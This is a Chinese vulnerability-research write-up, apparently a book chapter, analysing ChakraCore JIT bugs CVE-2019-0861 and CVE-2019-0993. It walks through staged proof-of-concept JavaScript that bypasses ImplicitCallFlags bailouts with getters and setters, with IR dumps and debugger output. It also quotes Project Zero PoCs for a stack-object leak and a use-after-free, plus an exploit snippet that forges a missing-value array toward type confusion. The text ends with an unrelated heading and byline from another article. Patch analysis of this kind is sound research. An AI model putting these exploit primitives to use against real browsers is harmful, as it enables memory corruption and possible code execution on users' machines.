关于 JIT 中脚本回调的问题，Chakra 是通过 ImplicitCallFlags 机制处理的。一般情况下：

1. JIT 代码会根据 Opcode 是否存在脚本回调的情况生成 BailOutOnImplicitCallsPreOp 或者 BailOutOnImplicitCalls 指令

2. runtime 代码通过 ExecuteImplicitCall 调用回调函数，ExecuteImplicitCall 内部首先判断回调函数是否存在 Side Effect，如果没有就直接执行回调函数（返回前需检查回调函数的返回值是否在栈上，防止栈上指针泄露，见 CVE-2018-0860）；如果 DisableImplicitCallFlags=1 则不执行回调函数，直接返回 Undefined；否则在回调函数前设置 ImplicitCallFlags，再调用回调函数。这样在回到 JIT 代码后就可以通过检查 ImplicitCallFlags 是否被修改来判断是否发生脚本回调了。（具体原理参见笔记 1）

首先，obj.x = 1 对应的操作符 StFld 会生成 BailOutOnImplicitCalls 指令，满足 1）；

其次，JavascriptOperators::CallSetter 回调点是通过 ExecuteImplicitCall 调用的，满足 2）。

因此，这里不可以通过 obj.__defineSetter__("x", ()=>{}); 构造一个脚本回调来修改 JIT 中的数据类型。那么为什么补丁还在 JavascriptOperators::CallSetter 回调函数返回前加入 threadContext->AddImplicitCallFlags(ImplicitCall_Accessor); 强制 JIT bailout 呢？是否存在不通过回调就可以触发 JIT 错误的方法呢？

我们观察第二版 js 代码生成的 Globopt 后的 IR：

```
1
-----------------------------------------------------------------------------
************   IR after GlobOpt (FullJit)  ************
-----------------------------------------------------------------------------
Function opt ( (#1.1), #2)                          Instr Count:13

                    FunctionEntry                                       #

BLOCK 0: Out(1)

$L3:                                                                    #
    s3<s9>[LikelyCanBeTaggedValue_Object].var = ArgIn_A  prm2<40>[LikelyCanBeTaggedValue_Object].var! #


  Line   3: obj.x = 1;
  Col    2: ^
                    StatementBoundary  #0                               #0000
                    BailOnNotObject  s3<s9>[LikelyCanBeTaggedValue_Object].var #0000  Bailout: #0000 (BailOutOnTaggedValue)
    s8(s3<s9>[LikelyObject]->x)<?,,--,s9,s10>[CanBeTaggedValue_Int].var = StFld  0x1000000000001.var #0000  Bailout: #0004 (BailOutOnImplicitCalls)


  Line   4: var tmp = obj.x;
  Col    2: ^
                    StatementBoundary  #1                               #0004


  Line   5: return tmp;
  Col    2: ^
                    StatementBoundary  #2                               #000b


  Line   6: }
  Col    1: ^
                    StatementBoundary  #3                               #0013
                    StatementBoundary  #-1                              #0013
                    Ret             0x1000000000001.var                 #0013

BLOCK 1: In(0)

$L2:                                                                    #
                    FunctionExit                                        #
undefined   print(ret)
```

这里我们看到 StFld 确实生成了 BailOutOnImplicitCalls，同时发现语句 var tmp = obj.x; return tmp; 被优化成了：

Ret 0x1000000000001.var

也就是说 JIT 认为 obj.x 是一个常量，常量的赋值传播直接被优化成了返回常量 1。

我们知道 obj.__defineSetter__("x", ()=>{}); 使得 obj.x = undefined，JIT 在 Ret 0x1000000000001.var 前因为回调函数 ()=>{} 而 bailout 到 Interpreter，从而返回了 undefined 的正确值。

那么根据补丁，应该存在这样一种错误的场景：不触发 StFld 指令 bailout 条件的情况下，通过构造器 __defineSetter__ 设置 obj.x = undefined，回到 JIT 后因为 ImplicitCallFlags 没有被 ExecuteImplicitCall 修改从而不会 bailout 到 Interpreter，最终返回 obj.x 的错误值 1。

观察 ExecuteImplicitCall 的实现：

```
1618    template <class Fn>
1619    inline Js::Var ExecuteImplicitCall(Js::RecyclableObject * function, Js::ImplicitCallFlags flags, Fn implicitCall)
1620    {
1621        AutoReentrancyHandler autoReentrancyHandler(this);
1622
1623        Js::FunctionInfo::Attributes attributes = Js::FunctionInfo::GetAttributes(function);
1624
1625        // we can hoist out const method if we know the function doesn't have side effect,
1626        // and the value can be hoisted.
1627        if (this->HasNoSideEffect(function, attributes))
1628        {
1629            // Has no side effect means the function does not change global value or
1630            // will check for implicit call flags
1631            Js::Var result = implicitCall();
1632
1633            // If the value is on stack we need to bailout so that it can be boxed.
1634            // Instead of putting this in valueOf (or other builtins which have no side effect) adding
1635            // the check here to cover any other scenario we might miss.
1636            if (IsOnStack(result))
1637            {
1638                AddImplicitCallFlags(flags);
1639            }
1640            return result;
1641        }
1642
1643        // Don't call the implicit call if disable implicit call
1644        if (IsDisableImplicitCall()) { ... }
1651
1652        if ((attributes & Js::FunctionInfo::HasNoSideEffect) != 0) { ... }
1667
1668        // Save and restore implicit flags around the implicit call
1669        struct RestoreFlags { ... };
1687
1688        RestoreFlags restoreFlags(this, flags);
1689        return implicitCall();
1690    }
```

其中红框中的逻辑是：当回调函数没有 Side Effect，并且返回值不再栈上，就不会设置 Implicit-CallFlags。因此这里把 obj.__defineSetter__(“x”, ()=>{}); 的回调函数 ()=>{} 修改为没有 Side Effect 的函数，就可以触发红框中代码流程。由 Project Zero 如下 case 启发：

Issue 1437: Microsoft Edge: Chakra: JIT: Escape analysis bug #2

Reported by lokihardt@google.com on Wed, Nov 22, 2017, 12:14 PM GMT+8 Project Member

```
    AddImplicitCallFlags(flags);
    // Return "undefined" just so we have a valid var, in case subsequent instructions are executed
    // before we bail out.
    return function->GetScriptContext()->GetLibrary()->GetUndefined();
  }

  if ((attributes & Js::FunctionInfo::HasNoSideEffect) != 0)
  {
    // Has no side effect means the function does not change global value or
    // will check for implicit call flags
    return implicitCall();
  }

  // Save and restore implicit flags around the implicit call

  Js::ImplicitCallFlags saveImplicitCallFlags = this->GetImplicitCallFlags();
  Js::Var result = implicitCall();
  this->SetImplicitCallFlags((Js::ImplicitCallFlags)(saveImplicitCallFlags | flags));
  return result;
}
```

As you can see above, it checks if the DisableImplicitCallFlag flag is set using IsDisableImplicitCall, if it is, just returns undefined and bailouts.

The reason that the flag was set in the example code was because of the "arr" variable was allocated in the stack. It was preventing the object from leaking through implicit calls.

However, if the function has no side effect, the function gets called regardless of the flag. One such function that is marked as HasNoSideEffect, but we can abuse is the Object.prototype.valueOf method. This method returns "this" itself. So if we use this method as the getter, it will return the array object allocated in the stack.

PoC:

```
function opt() {
  let arr = [];
  return arr['x'];
}

function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++) {
    opt();
  }

  Array.prototype.__defineGetter__('x', Object.prototype.valueOf);

  print(opt());
}

main();
```

修改后的第三版 js 代码如下：

```
1
2  function opt(obj){
3      obj.x = 1;
4      var tmp = obj.x;
5      return tmp;
6  }
7
8  let obj = {};
9  let ret = opt(obj);
10 print(ret);
11
12 obj.__defineSetter__('x', Object.prototype.valueOf);
13 ret = opt(obj);
14 print(ret);
15
```

再次执行 PoC，成功绕过了 JIT 中 BailOutOnImplicitCalls 的检查，回调返回后继续执行 JIT 代码。可以看到第二次的 print(ret) 错误的输出了数值 1（正确值为 undefined）：

```
1
----------------------------------------------------------------------------
************   IR after GlobOpt (FullJit)  ************
----------------------------------------------------------------------------
Function opt ( (#1.1), #2)                          Instr Count:13

                    FunctionEntry                                       #

BLOCK 0: Out(1)

$L3:                                                                    #
    s3<s9>[LikelyCanBeTaggedValue_Object].var = ArgIn_A  prm2<40>[LikelyCanBeTaggedValue_Object].var! #


  Line    3: obj.x = 1;
  Col     2: ^
                    StatementBoundary  #0                               #0000
                    BailOnNotObject  s3<s9>[LikelyCanBeTaggedValue_Object].var #0000  Bailout: #0000 (BailOutOnTaggedValue)
    s8(s3<s9>[LikelyObject]->x)<?,,--,s9,s10>[CanBeTaggedValue_Int].var = StFld  0x1000000000001.var #0000  Bailout: #0004 (BailOutOnImplicitCalls)


  Line    4: var tmp = obj.x;
  Col     2: ^
                    StatementBoundary  #1                               #0004


  Line    5: return tmp;
  Col     2: ^
                    StatementBoundary  #2                               #000b


  Line    6: }
  Col     1: ^
                    StatementBoundary  #3                               #0013
                    StatementBoundary  #-1                              #0013
                    Ret            0x1000000000001.var                  #0013

BLOCK 1: In(0)

$L2:                                                                    #
                    FunctionExit                                        #
1   print(ret) error!
```

到这里我们就成功构造出了触发漏洞的 PoC 了。接下来需要考虑如何利用这个漏洞。

7.3 0x2 Exploit

这里我们可以利用漏洞得到一个 JIT 判断错误的值，那么如何利用呢？由 S0rryMyBad 漏洞利用代码启发：

```
// The bug lets us update the CacheInfo for a wrong type so we can create a faulty inline cache.
// We use that to confuse the JIT into thinking that the ValueInfo for tmp.x is either 1 or 2
// when in reality our bug will let us write to tmp.x through tmp.y.
// We can use that to forge a missing value array with the HasNoMissingValues flag
function opt(index) {
        var tmp = new String("aa");
        tmp.x = 2;
        once = 1;
        for (let useless in tmp) {
                if (once) {
                        delete tmp.x;
                        once = 0;
                }
                tmp.y = index;
                tmp.x = 1;
        }
        return [1, tmp.x - 524286]; // forge missing value 0xfff80002
}

for (let i = 0; i < 0x1000; i++) {
        opt(1);
}

evil = opt(0);
evil[0] = 1.1;
// evil is now a NativeFloatArray with a missing value but the engine does not know it
```

修改 PoC 如下，尝试通过漏洞返回错误的值 0：

```
2  function opt(obj){
3      obj.x = 1;
4      if(flag){
5          obj.x = 2;
6      }
7      var tmp = obj.x;
8      return tmp - 0;
9  }
10
11 let flag = false;
12
13 let obj = {};
14 let ret = opt(obj);
15 print(ret);
16
17 obj.__defineSetter__('x', Object.prototype.valueOf);
18 ret = opt(obj);
19 print(ret);
20
```

执行 js 代码，很遗憾，第二次 ret 值打印为 NaN，我们观察上述 js 代码生成的 Globopt 后的部分 IR：

```
Line    7: var tmp = obj.x;
Col     2: ^
                    StatementBoundary  #3                                   #0012
  s12[CanBeTaggedValue_Int].var = LdFld  s10(s5<s13>[LikelyObject]->x)<0,m,++,s13!,s14,{x(0)}>[CanBeTaggedValue_Int].var! #0012  Bailout: #0012
  (BailOutOnImplicitCallsPreOp)

Line    8: return tmp - 0;
Col     2: ^
                    StatementBoundary  #4                                   #0019
  s20(s12).i32    =  FromVar         s12[CanBeTaggedValue_Int].var!         #0019
  s21(s0).i32     =  Sub_I4          s20(s12).i32!, 0 (0x0).i32             #0019


Line    9: }
Col     1: ^
                    StatementBoundary  #5                                   #0022
                    StatementBoundary  #-1                                  #0022
  s0[CanBeTaggedValue_Int].var = ToVar  s21(s0).i32!                        #0022
                    Ret               s0[CanBeTaggedValue_Int].var!         #0022

BLOCK 3: In(2)

$L3:                                                                        #
                    FunctionExit                                            #
NaN
```

这里看到 return tmp – 0; 生成 IR 中变量 tmp 的符号信息是 CanBeTaggedValue_Int，tmp – 0 对应的操作符为 Sub_I4，返回的值 s0 对应的符号信息也是 CanBeTaggedValue_Int。因此 JIT 后函数 opt 返回值应该是一个整数（FromVar 没有 Bailout），但是最后输出了非数字 NaN，说明没有走到 JIT return 的代码，在前面就 Bailout 了。观察前面的 IR，发现 LdFld 存在 BailOutOnImplicitCallsPreOp 指令不允许产生脚本回调，猜测是在这里 bailout，通过调试验证猜测：

```
000001c7`891403bb 4d8bce            mov     r9, r14
000001c7`891403be c60301            mov     byte ptr [rbx], 1
000001c7`891403c1 c683a2feffff01    mov     byte ptr [rbx-15Eh], 1
000001c7`891403c8 c7442420f0020000  mov     dword ptr [rsp+20h], 2F0h
000001c7`891403d0 41b801000000      mov     r8d, 1
000001c7`891403d6 48ba50be5e87c7010000 mov  rdx, 1C7875EBE50h
000001c7`891403e0 48b9e0010e89c7010000 mov  rcx, 1C7890E01E0h
000001c7`891403ea 48b8c0bf4269fc7f0000 mov  rax, offset chakracore!Js::JavascriptOperators::PatchGetValue<1, Js::InlineCache> (00007ffc`6942bfc0)
000001c7`891403f4 48ffd0            call    rax
000001c7`891403f7 488bf0            mov     rsi, rax
000001c7`891403fa c683a2feffff00    mov     byte ptr [rbx-15Eh], 0
000001c7`89140401 803b01            cmp     byte ptr [rbx], 1 ds:000001c7`89182088=05
000001c7`89140404 0f8487fdffff      je      000001c7`89140191
000001c7`8914040a 48b90032ff88c7010000 mov  rcx, 1C788FF3200h
000001c7`89140414 48b8608de168fc7f0000 mov  rax, offset chakracore!LinearScanMD::SaveAllRegistersAndBailOut (00007ffc`68e18d60)
000001c7`8914041e 48ffd0            call    rax
```

可以看到，这里正是在 LdFld 后，ImplicitCallFlags = ImplicitCall_Accessor (0x5) 从而发生了 bailout。因此我们需要修改 js 代码，不让 LdFld 回调产生 bailout。


有了之前 StFld 构造的经验，LdFld 绕过 ImplicitCallFlags 的方法就很容易想到了。观察到 JavascriptOperators::CallGetter 的返回值前没有强制增加 ImplicitCallFlags：

```
9508    Var JavascriptOperators::CallGetter(RecyclableObject * const function, Var const object, ScriptContext * requestContext)
9509    {
9510    #if ENABLE_TTD
9511        if(function->GetScriptContext()->ShouldSuppressGetterInvocationForDebuggerEvaluation())
9512        {
9513            return requestContext->GetLibrary()->GetUndefined();
9514        }
9515    #endif
9516
9517        ScriptContext * scriptContext = function->GetScriptContext();
9518        ThreadContext * threadContext = scriptContext->GetThreadContext();
9519        return threadContext->ExecuteImplicitCall(function, ImplicitCall_Accessor, [=]() -> Js::Var
9520        {
9521            // Stack object should have a pre-op bail on implicit call.  We shouldn't see them here.
9522            // Stack numbers are ok, as we will call ToObject to wrap it in a number object anyway
9523            // See JavascriptOperators::GetThisHelper
9524            Assert(JavascriptOperators::GetTypeId(object) == TypeIds_Integer ||
9525                JavascriptOperators::GetTypeId(object) == TypeIds_Number ||
9526                threadContext->HasNoSideEffect(function) ||
9527                !ThreadContext::IsOnStack(object));
9528
9529            // Verify that the scriptcontext is alive before firing getter/setter
9530            if (!scriptContext->VerifyAlive(!function->IsExternal(), requestContext))
9531            {
9532                return nullptr;
9533            }
9534            CallFlags flags = CallFlags_Value;
9535
9536            Var thisVar = RootToThisObject(object, scriptContext);
9537
9538            RecyclableObject* marshalledFunction = RecyclableObject::UnsafeFromVar(
9539              CrossSite::MarshalVar(requestContext, function, scriptContext));
9540
9541            Var result = CALL_ENTRYPOINT(threadContext, marshalledFunction->GetEntryPoint(), function, CallInfo(flags, 1), thisVar);
9542            result = CrossSite::MarshalVar(requestContext, result);
9543
9544            return result;
9545        });
9546    }
```

因此修改后的 PoC 如下：

```
2   function opt(obj){
3       obj.x = 1;
4       if(flag){
5           obj.x = 2;
6       }
7       var tmp = obj.x;
8       return tmp - 0;
9   }
10
11  let flag = false;
12
13  let obj = {};
14  let ret = opt(obj);
15  print(ret);
16
17  obj.__defineSetter__('x', Object.prototype.valueOf);
18  obj.__defineGetter__('x', Object.prototype.valueOf);
19  ret = opt(obj);
20  print(ret);
21
```

这里 LdFld 不再 bailout，并且 JIT 调用 Js::JavascriptMath::ToInt32 将 Object.prototype.valueOf 返回的 this 指针（obj）转换成 0，从而得到错误的 obj.x = 0。



最后尝试利用错误的 obj.x= 0 构造一个存在 Missing Value 并且有 HasNoMissingValues 标志的错误状态的 NativeIntArray：

```
function opt(obj){
    obj.x = 1;
    if(flag){
        obj.x = 2;
    }
    var tmp = obj.x;
    return [1, tmp - 524286];
}

let flag = false;

let obj = {};
let ret = opt(obj);
print(ret);

obj.__defineSetter__('x', Object.prototype.valueOf);
obj.__defineGetter__('x', Object.prototype.valueOf);
ret = opt(obj);
print(ret);
```


运行 PoC，Debug 版的 ch.exe 成功触发 ASSERTION：

```
D:\workspace\ChakraCore\Build\VcBuild\bin\x64_debug (HEAD detached at b481337 -> origin)
[elliot]$ ch.exe -mic:1 -off:simplejit -bgjit- C:\Users\elliot\Desktop\poc.js
1,-524285
ASSERTION 15348: (d:\workspace\chakracore\lib\runtime\library\javascriptarray.inl, line 631) !(HasNoMiss
ingValues() && nextSeg == head)
 Failure: (!(HasNoMissingValues() && nextSeg == head))
FATAL ERROR: ch.exe failed due to exception code c0000420
```

后面的利用就可以参考 S0rryMyBad 利用代码，将 NativeIntArray 转换为 NativeFloatArray 最终触发 Array 的类型混淆。

7.4 0x3 Thinking

理解补丁原理后接着要思考的就是这个补丁是否完全修复了问题，是否有方法可以绕过补丁或者寻找到类似的攻击点。通过 JavascriptOperators::CallSetter 的补丁很容易联想到 JavascriptOperators::CallGetter 是否会存在类似的问题。可以看到 CVE-2019-0861 的补丁并没有修复 JavascriptOperators::CallGetter 函数，跟踪 ChakraCore 的 commit 可以看到两个月后的 CVE-2019-0993 补丁正是用来修复 JavascriptOperators::CallGetter 函数：



因此可以尝试复现 JavascriptOperators::CallGetter 触发漏洞的 PoC。

我们选择在前面构造的 CVE-2019-0861 PoC 基础上做修改，首先需要注释 JavascriptOperators::CallSetter 的调用，因为 JIT 现在走到 JavascriptOperators::CallSetter 一定会 bailout，同时在 obj 初始化的时候创建属性 x 值为 1：

```
1
2  function opt(obj){
3      //obj.x = 1;
4      if(flag){
5          obj.x = 2;
6      }
7      var tmp = obj.x;
8      return tmp - 0;
9  }
10
11 let flag = false;
12
13 let obj = {x:1};
14 let ret = opt(obj);
15 print(ret);
16
17 //obj.__defineSetter__('x', Object.prototype.valueOf);
18 obj.__defineGetter__('x', Object.prototype.valueOf);
19 ret = opt(obj);
20 print(ret);
21
```

运行 js 代码，发现第二个 print(ret) 为 NaN，说明 JIT bailout 了，观察 Globopt 阶段生成的部分 IR：

```
Line   7: var tmp = obj.x;
Col    2: ^
                    StatementBoundary  #2                                  #000e
                    BailOnNotObject  s4<s12>[LikelyCanBeTaggedValue_Object].var #000e  Bailout: #000e (BailOutOnTaggedValue)
  s11[LikelyCanBeTaggedValue_Int].var = LdFld
  s10(s4<s12>[LikelyObject]->x)<0,m,++,s12!,s13,{x(0)=}>[LikelyCanBeTaggedValue_Int].var! #000e


Line   8: return tmp - 0;
Col    2: ^
                    StatementBoundary  #3                                  #0015
  s18(s11).i32    =  FromVar        s11[LikelyCanBeTaggedValue_Int].var!   #0015  Bailout: #0015 (BailOutIntOnly)
  s19(s0).i32     =  Sub_I4         s18(s11).i32!, 0 (0x0).i32             #0015


Line   9: }
Col    1: ^
                    StatementBoundary  #4                                  #001e
                    StatementBoundary  #-1                                 #001e
  s0[CanBeTaggedValue_Int].var = ToVar  s19(s0).i32!                       #001e
                    Ret               s0[CanBeTaggedValue_Int].var!        #001e
```

发现函数 opt 返回前，tmp 的符号信息变成了 LikelyCanBeTaggedValue_Int，而不是之前的 CanBeTaggedValue_Int，同时增加了一个 BailOutIntOnly 的检查，通过调试证明 JIT 正是在这里 bailout 的，因此需要修改 PoC，让这里的 tmp 的符号信息变为 CanBeTaggedValue_Int。观察 CVE-2019-0993 补丁的注释：

```
// Set implicit call flags so we bail out if we're trying to propagate the value forward, e.g., from a compare. Subsequent calls
// to the getter may produce different results.
threadContext->AddImplicitCallFlags(ImplicitCall_Accessor);
```


根据注释，这里我们尝试增加一个比较运算，修改 PoC 如下：

```
function opt(obj){
    //obj.x = 1;
    if(obj.x > 0){
        if(flag){
            obj.x = 2;
        }
        var tmp = obj.x;
        return tmp - 0;
    }
    return -1;
}

let flag = false;

let obj = {x:1};
let ret = opt(obj);
print(ret);

//obj.__defineSetter__('x', Object.prototype.valueOf);
obj.__defineGetter__('x', Object.prototype.valueOf);
ret = opt(obj);
print(ret);
```

观察 Globopt 阶段生成的部分 IR：

```
Line   4: if(obj.x > 0){
Col    2: ^
                    StatementBoundary  #0                                        #0002
                    BailOnNotObject  s5<s14>[LikelyCanBeTaggedValue_Object].var #0002  Bailout: #0002 (BailOutOnTaggedValue)
  s7[LikelyCanBeTaggedValue_Int].var = LdFld  s10(s5<s14>[LikelyObject]->x)<0,m,++,s14!,s15,{x(0)=}>[LikelyCanBeTaggedValue_Int].var! #0002
  s21(s7).i32     =  FromVar        s7[LikelyCanBeTaggedValue_Int].var!      #0006  Bailout: #0006 (BailOutIntOnly)
                    BrLe_I4         $L3, s21(s7).i32!, 0 (0x0).i32           #0006

BLOCK 1: In(0) Out(2, 3)

$L7:                                                                         #000e


Line   5: if(flag){
Col    3: ^
                    StatementBoundary  #1                                    #000e
  s12[LikelyCanBeTaggedValue_Boolean].var = LdRootFld  s11(s1<s16>[Object]->flag)<1,m,++,s16!,s17,{flag(1)}>[LikelyCanBeTaggedValue_Boolean]
                    BrFalse_A       $L2, s12[LikelyCanBeTaggedValue_Boolean].var! #0014

BLOCK 2: In(1) Out(3)

$L6:                                                                         #0018


Line   6: obj.x = 2;
Col    4: ^
                    StatementBoundary  #2                                    #0018
  s10(s5<s14>[LikelyObject]->x)<?,,--,s14,s15>[CanBeTaggedValue_Int].var! = StFld  0x1000000000002.var #0018  Bailout: #001c (BailOutOnImpli
                    Br              $L2                                      #001c

BLOCK 3: In(1, 2) Out(5)

$L2:                                                                         #001c


Line   8: var tmp = obj.x;
Col    3: ^
                    StatementBoundary  #3                                    #001c
  s13[CanBeTaggedValue_Int].var = LdFld  s10(s5<s14>[LikelyObject]->x)<0,m,++,s14!,s15,{x(0)=}>[CanBeTaggedValue_Int].var! #001c  Bailout: #

Line   9: return tmp - 0;
Col    3: ^
                    StatementBoundary  #4                                    #0023
  s22(s13).i32    =  FromVar        s13[CanBeTaggedValue_Int].var!           #0023
  s23(s0).i32     =  Sub_I4         s22(s13).i32!, 0 (0x0).i32               #0023
                    Br              $L1                                      #0027
```

可以看到，返回的 tmp-0 没有了 bailout，但是现在需要考虑绕过 if(obj.x > 0) 的 bailout。

这里需要构造的执行流程是：

1. if(obj.x > 0) 中 obj.x 触发 __defineGetter__ 回调，返回 >0 的数值进入 if 分支，比如 1
2. var tmp = obj.x; obj.x 触发 __defineGetter__ 回调，返回 Undefined，触发漏洞

两次 __defineGetter__ 的相同回调函数返回值不一样，由 Project Zero 如下 case 启发：

Issue 1709: Microsoft Edge: Chakra: JIT: JsBuiltInEngineInterfaceExtensionObject::InjectJsBuiltInLibraryCode just clears DisableImplicitFlags

Reported by lokihardt@google.com on Thu, Nov 1, 2018, 9:09 AM GMT+8 Project Member

The JsBuiltInEngineInterfaceExtensionObject::InjectJsBuiltInLibraryCode method is used to execute JsBuiltIn.js which initializes some builtin objects. Because it's essentially written in JavaScript, it needs to clear the disable-implicit-call flag before calling the JavaScript code, otherwise it might not work properly. The problem is, it doesn't restore the prevous status of the flag after the call. As setting the flag can prevent stack-allocated objects from leaking, this clearing-the-flag bug can lead to a stack-based use-after-free.

To exploit this bug, it's needed to build a chain that first clears the flag by calling the vulnerable method and then leaks the stack-allocated object. This is done with the Error.prototype.toString method (marked as having no side effects) which calls the "toString" method on the "name" property and the "message" property of the "this" object. So when it accesses the "name" property, it clears the flag and leaks the "this" object when it accesses the "message" property.

PoC:

```
function opt() {
    let o = {};  // stack-allocated object
    o.x;  // under with DisableImplicitFlags set
}

function main() {
    for (let i = 0; i < 10000; i++) {
        opt();
    }

    let leaked_stack_object = null;
    let object_prototype = ({}).__proto__;
    object_prototype.__defineGetter__('x', Error.prototype.toString);
    object_prototype.__defineGetter__('message', function () {
        delete object_prototype.message;

        leaked_stack_object = this;
    });

    object_prototype.name = Array.prototype;  // access to Array.prototype will call JsBuiltInEngineInterfaceExtensionObject::InjectJsBuiltInLibraryCode.

    opt();

    alert(leaked_stack_object);
}

main();
```

这里我们需要寻找一个调用链：Runtime 里没有 Side Effect 的函数回调一个用户自定义函数。这里笔者选择的是 Array.prototype.toString, Array.prototype.toString 会调用对象属性 Join：

```
Var JavascriptArray::EntryToString(RecyclableObject* function, CallInfo callInfo, ...)
{
    PROBE_STACK(function->GetScriptContext(), Js::Constants::MinStackDefault);

    ARGUMENTS(args, callInfo);
    ScriptContext* scriptContext = function->GetScriptContext();
    JS_REENTRANCY_LOCK(jsReentLock, scriptContext->GetThreadContext());

    Assert(!(callInfo.Flags & CallFlags_New));

    if (args.Info.Count == 0){ ... }

     // ES5 15.4.4.2: call join, or built-in Object.prototype.toString

    RecyclableObject* obj = nullptr;
    if (FALSE == JavascriptConversion::ToObject(args[0], scriptContext, &obj)){ ... }

    SETOBJECT_FOR_MUTATION(jsReentLock, obj);

    // In ES5 we could be calling a user defined join, even on array. We must [[Get]] join at runtime.
    JS_REENTRANT(jsReentLock, Var join = JavascriptOperators::GetPropertyNoCache(obj, PropertyIds::join, scriptContext));
    if (JavascriptConversion::IsCallable(join))
    {
        RecyclableObject* func = RecyclableObject::FromVar(join);
        // We need to record implicit call here, because marked the Array.toString as no side effect,
        // but if we call user code here which may have side effect
        ThreadContext * threadContext = scriptContext->GetThreadContext();
        JS_REENTRANT(jsReentLock,
            Var result = threadContext->ExecuteImplicitCall(func, ImplicitCall_ToPrimitive, [=]() -> Js::Var
        {
            // Stack object should have a pre-op bail on implicit call. We shouldn't see them here.
            Assert(!ThreadContext::IsOnStack(obj));

            // The correct flag value is CallFlags_Value but we pass CallFlags_None in compat modes
            CallFlags flags = CallFlags_Value;
            return CALL_FUNCTION(threadContext, func, CallInfo(flags, 1), obj);
        }));

        if(!result)
        {
            // There was an implicit call and implicit calls are disabled. This would typically cause a bailout.
            Assert(threadContext->IsDisableImplicitCall());
            result = scriptContext->GetLibrary()->GetNull();
        }
```

通过设置属性 Join 使得第一次的 obj.x 返回 1 绕过 if 分支的检查，再 delete obj 的属性 Join，使得 obj.x 调用 Array.prototype.toString 返回 Undefined 从而触发漏洞。具体构造 PoC 的过程感兴趣的读者可以自行尝试。

7.5 0x4 References

1. https://github.com/microsoft/ChakraCore/commit/b481337f2ae6e92efd919692c6691996947f49ec
2. https://bugs.chromium.org/p/project-zero/issues/detail?id=1576
3. https://bugs.chromium.org/p/project-zero/issues/detail?id=1437
4. https://phoenhex.re/2019-05-15/non-jit-bug-jit-exploit
5. https://www.anquanke.com/post/id/180551
6. https://github.com/microsoft/ChakraCore/commit/36644ee0d4cc2bc97a3cd49c3540e6eea193182a

容器逃逸成真：从 CTF 解题到 CVE-2019-5736 漏洞挖掘分

作者：星云实验室

来源：https://mp.weixin.qq.com/s/UZ7VdGSUGSvoo-6GVl53qg

